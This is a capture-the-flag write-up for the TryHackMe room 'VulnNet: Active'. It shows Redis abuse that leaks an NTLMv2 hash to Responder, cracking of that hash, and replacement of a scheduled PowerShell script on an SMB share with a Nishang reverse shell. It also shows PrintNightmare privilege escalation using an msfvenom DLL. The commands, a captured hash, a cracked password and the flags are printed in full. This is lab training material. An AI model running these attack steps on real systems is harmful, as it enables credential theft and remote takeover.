VulnNet: Active CTF Write-up:

Adding the hostname to the hosts file :

```
┌──(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNet:Active]
└─# echo "10.10.53.201    vulnnet.local" >> /etc/hosts
```

Start with a simple nmap scan to find all the open ports:

```
┌──(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNet:Active]
└─# nmap -T5 vulnnet.local  -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-21 04:22 EDT
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 7.62% done; ETC: 04:27 (0:04:39 remaining)
Nmap scan report for vulnnet.local (10.10.53.201)
Host is up (0.095s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
6379/tcp  open  redis
49665/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49684/tcp open  unknown
49697/tcp open  unknown
```

Now that I have all the open ports I will further enumerate the services with another more specific nmap scan:

```
┌──(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNet:Active]
└─# nmap -T5 -sC -sV -p 53,135,139,445,6379,49665-49697 -oN nmap vulnnet.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-21 04:32 EDT
Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.43% done; ETC: 04:33 (0:00:00 remaining)
Nmap scan report for vulnnet.local (10.10.53.201)
Host is up (0.13s latency).
Not shown: 27 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
6379/tcp  open  redis         Redis key-value store 2.8.2402
49665/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49684/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-07-21T08:33:26
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

So, the OS is windows , and there is two interesting service , one is the Microsoft RPC that responsible for communications between services and processes , and the more interesting one is redis server!

(I try enum4linux and manually connect to the smb share but smb1 is disable and the share require authentication, so I leave it for later and try to get some credentials first.)

So, I connect to the redis server and find that there is no keys or databases in the server...

But when I get the configuration of the server I find some interesting path contain the first user name :

```
┌──(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNet:Active]
└─# redis-cli -h vulnnet.local
vulnnet.local:6379> config get *
  1) "dbfilename"
  2) "dump.rdb"
  3) "requirepass"
  4) ""
```

```
101) "appendonly"
102) "no"
103) "dir"
104) "C:\\Users\\enterprise-security\\Downloads\\Redis-x64-2.8.2402"
105) "maxmemory-policy"
106) "volatile-lru"
107) "appendfsync"
```

So to get the user credentials I can try manipulate the user 'enterprise-security' to get file from my smb server (responder 😉) and catch the ntlm hash....

To do this I start a responder on my machine :

```
┌──(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNet:Active]
└─# responder -I tun0 -dvw
```

```
[+] Current Session Variables:
    Responder Machine Name      [WIN-4ZNGQOPXM8W]
    Responder Domain Name       [J0Z2.LOCAL]
    Responder DCE-RPC Port      [46558]

[+] Listening for events ...
```

Once the responder is active I go back to the redis cli and using Lua script I requested a file from the fake smb server (responder) :

```
vulnnet.local:6379> eval "dofile('//10.9.2.110//kali')" 0
(error) ERR Error running script (call to f_61648ef338618be24fa
(10.72s)
```

once I enter the command I get the ntlmv2 hash of the user enterprise-security (because he try to receive a file he have to send it to authenticate) .

```
[SMB] NTLMv2-SSP Client   : 10.10.53.201
[SMB] NTLMv2-SSP Username : VULNNET\enterprise-security
[SMB] NTLMv2-SSP Hash     : enterprise-security::VULNNET:8f3b2a6ddfff2159:07E
9FEA171BE988491873EF72D07E6A9:0101000000000000080DB538928DBDA01F605F458BD26D2A
0000000002000800 4A0030005A00320001001E00570049004E002D0034005A004E0047005100
4F00500058004D0038005700040034005700490004E002D0034005A004E00470051004F0050005
3004D00380057002E004A0030005A0032002E004C004F00430041004C00030014004A0030005A
0032002E004C004F00430041004C00050014004A0030005A0032002E004C004F00430041004C0
0700080080DB538928DBDA0106000400020000000800300030000000000000000000000000030
000086B72DF65246D2EA233F5D9713D25AD5A39308700EAD160A2DDB29B2FCB4362F0A0010000
0000000000000000000000000000000009001E006300690066007300 2F00310030002E0039002E
0032002E00310031003000000000000000000
```

Copy the hash to a file called 'hash' and crack it using john the ripper :

```
┌──(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNet:Active]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sand_0873959498  (enterprise-security)
1g 0:00:00:02 DONE (2024-07-21 04:49) 0.4545g/s 1824Kp/s 1824Kc/s 1824KC/s sa
ndi8j4..sand36
Use the "--show --format=netntlmv2" options to display all of the cracked pas
swords reliably
Session completed.
```

So now the I have valid credentials lets go back to the smb to check if there is something interesting in there:

```
┌──(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNet:Active]
└─# smbclient -L //vulnnet.local/ -U enterprise-security
Password for [WORKGROUP\enterprise-security]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Enterprise-Share Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
```

There is a share call Enterprise-Share , lets connect to it and see what inside:

```
┌──(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNet:Active]
└─# smbclient  //vulnnet.local/Enterprise-Share -U enterprise-security
Password for [WORKGROUP\enterprise-security]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Feb 23 17:45:41 2021
  ..                                  D        0  Tue Feb 23 17:45:41 2021
  PurgeIrrelevantData_1826.ps1        A       69  Tue Feb 23 19:33:18 2021

                9558271 blocks of size 4096. 5159027 blocks available
smb: \>
```

There is only one powershell script in the share :

```
smb: \> more PurgeIrrelevantData_1826.ps1
```

```
rm -Force C:\Users\Public\Documents\* -ErrorAction SilentlyContinue
/tmp/smbmore.Rv6iA7 (END)
```

Its look like a schedule script (like cron job in linux) so If I can change it to powershell script that make a reverse shell I can get in the system. For this I first get the file to my kali an use [Nishang Invoke-PowerShellTcp]:

I copy the script and past it in the file that I get from the smb share. And add this line at the end:

```
  GNU nano 8.0                 PurgeIrrelevantData_1826.ps1 *
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is re
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.9.2.110 -Port 4444
```

After editing the file (and keep it in the same name!!) I put it back in the smb share so it will replace the original one:

```
smb: \> put PurgeIrrelevantData_1826.ps1
putting file PurgeIrrelevantData_1826.ps1 as \PurgeIrrelevantData_1826.ps1 (6.8 kb/s) (average 6.8 kb/s)
smb: \>
```

Start a listener and wait for the reverse shell for a minute +- and got it! :

```
┌──(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNet:Active]
└─# nc -nlvp 4444
listening on [any] 4444
connect to [10.9.2.110] from (UNKNOWN) [10.10.53.201] 49978
Windows PowerShell running as user enterprise-security on VULNNET-BC3TCK1
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\enterprise-security\Downloads>whoami
vulnnet\enterprise-security
PS C:\Users\enterprise-security\Downloads>
```

Retrieve the user flag:

```
PS C:\Users\enterprise-security\Desktop> cat user.txt
THM{3eb176aee96432d5b100bc93580b291e}
```

Privilege escalation:

For privilege escalation I used the well known exploit the 'Print nightmare'

First I check if the exploit is exsist using rpcdump from impacket:

```
┌──(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNet:Active]
└─# impacket-rpcdump @vulnnet.local | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-RPRN]: Print System Remote Protocol
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
```

Yes ! the system is probably vulnerable ,


For this exploit to work I used cube0x0 github repo , and I need according to him to uninstall the impacket that default install on kali and use his instead .... So for this instead of uninstalling I used python virtual environment :

```
┌──(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNetActive]
└─# python3 -m venv myenv

┌──(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNetActive]
└─# source myenv/bin/activate

┌──(myenv)─(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNetActive]
└─#
```


In the virtual environment first I clone and install [cube impacket]:

```
┌──(myenv)─(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNetActive]
└─# git clone https://github.com/cube0x0/impacket.git
Cloning into 'impacket' ...
remote: Enumerating objects: 19570, done.
Receiving objects: 100% (19570/19570), 6.51 MiB | 8.65 MiB/s, done.
remote: Total 19570 (delta 0), reused 0 (delta 0), pack-reused 19570
Resolving deltas: 100% (14920/14920), done.

┌──(myenv)─(root㉿M0T1K4L1)-[~/…/TryHackMe/Windows CTFs/POC CTFs/VulnNetActive]
└─# cd impacket

┌──(myenv)─(root㉿M0T1K4L1)-[~/…/Windows CTFs/POC CTFs/VulnNetActive/impacket]
└─# python3 ./setup.py install
running install
```


After successfully installing impacket I clone the exploit repo also from cube:




So another thing we need is the smbsrver.py locate inside impacket/impacket/smbserver.py , lets copy It inside the exploit directory:



Add execution permissions :




Last thing we need to do Is to create a dll file containing malicious reverse shell script using msfvenom:




Now for the fun part!


First start a multi handler to listen to the connection :




After that we need to start a smb server using the script we took from impacket at the path that the malicious dll is (i didn't succeed in the python virtual environment so I uninstall impacket and reinstall it from cube) :




After I have all set I start the exploit:



And in the smb server I can see the remote connection :



And after a while I get a reverse meterpreter with nt authority permissions:



So lets retrieve the system flag:

```
C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop
```

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AAC5-C2C2

 Directory of C:\Users\Administrator\Desktop

02/23/2021  09:27 PM    <DIR>          .
02/23/2021  09:27 PM    <DIR>          ..
02/23/2021  09:27 PM                37 system.txt
               1 File(s)             37 bytes
               2 Dir(s)  21,026,496,512 bytes free

C:\Users\Administrator\Desktop>more system.txt
more system.txt
THM{d540c0645975900e5bb9167aa431fc9b}
```